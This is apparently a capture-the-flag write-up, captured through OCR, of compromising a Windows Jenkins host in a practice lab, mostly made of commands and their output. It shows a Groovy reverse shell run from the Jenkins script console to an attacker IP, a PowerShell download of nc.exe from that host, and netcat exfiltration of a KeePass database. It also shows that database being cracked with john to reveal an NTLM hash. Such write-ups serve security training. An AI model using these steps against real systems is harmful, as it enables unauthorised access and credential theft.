
All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
String host="10.10.14.13";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.ge
```



```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.63] 49676
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke
```




```
c:\Users\kohsuke\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of c:\Users\kohsuke\Desktop

11/03/2017  11:19 PM    <DIR>          .
11/03/2017  11:19 PM    <DIR>          ..
11/03/2017  11:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   7,518,556,160 bytes free

c:\Users\kohsuke\Desktop>type user.txt
type user.txt
e32322725 96fb47950d59c4cf1e7066a
```




Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:


```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
def process = "powershell -command Invoke-WebRequest 'http://10.10.14.13:8081/nc.exe' -OutFile nc.exe".execute();
println("${process.text}");
```



```
c:\Users\kohsuke\Documents>c:\users\kohsuke\downloads\nc.exe 10.10.14.13 6060 < CEH.kdbx
c:\users\kohsuke\downloads\nc.exe 10.10.14.13 6060 < CEH.kdbx
```




```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 6060 > CEH.kdbx
listening on [any] 6060 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.63] 49683
```



```
root@kali:/home/ghroot/Masaüstü# keepass2john CEH.kdbx > hash.txt
root@kali:/home/ghroot/Masaüstü# gedit hash.txt

(gedit:6655): Tepl-WARNING **: 21:20:15.699: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs metadata are not
 supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
root@kali:/home/ghroot/Masaüstü# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:08 0,04% (ETA: 02:23:53) 0g/s 954.4p/s 954.4c/s 954.4C/s coffee1..august13
0g 0:00:00:09 0,05% (ETA: 02:27:25) 0g/s 943.6p/s 943.6c/s 943.6C/s mark123..ilovej
moonshine1       (CEH)
1g 0:00:00:52 DONE (2020-06-28 21:21) 0.01895g/s 1041p/s 1041c/s 1041C/s mwuah..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



CEH > Backup stuff > Edit entry

Title: Backup stuff

Username: ?


Password: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00

Repeat: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00

URL:

□ Expires 18.09.2017 20:37

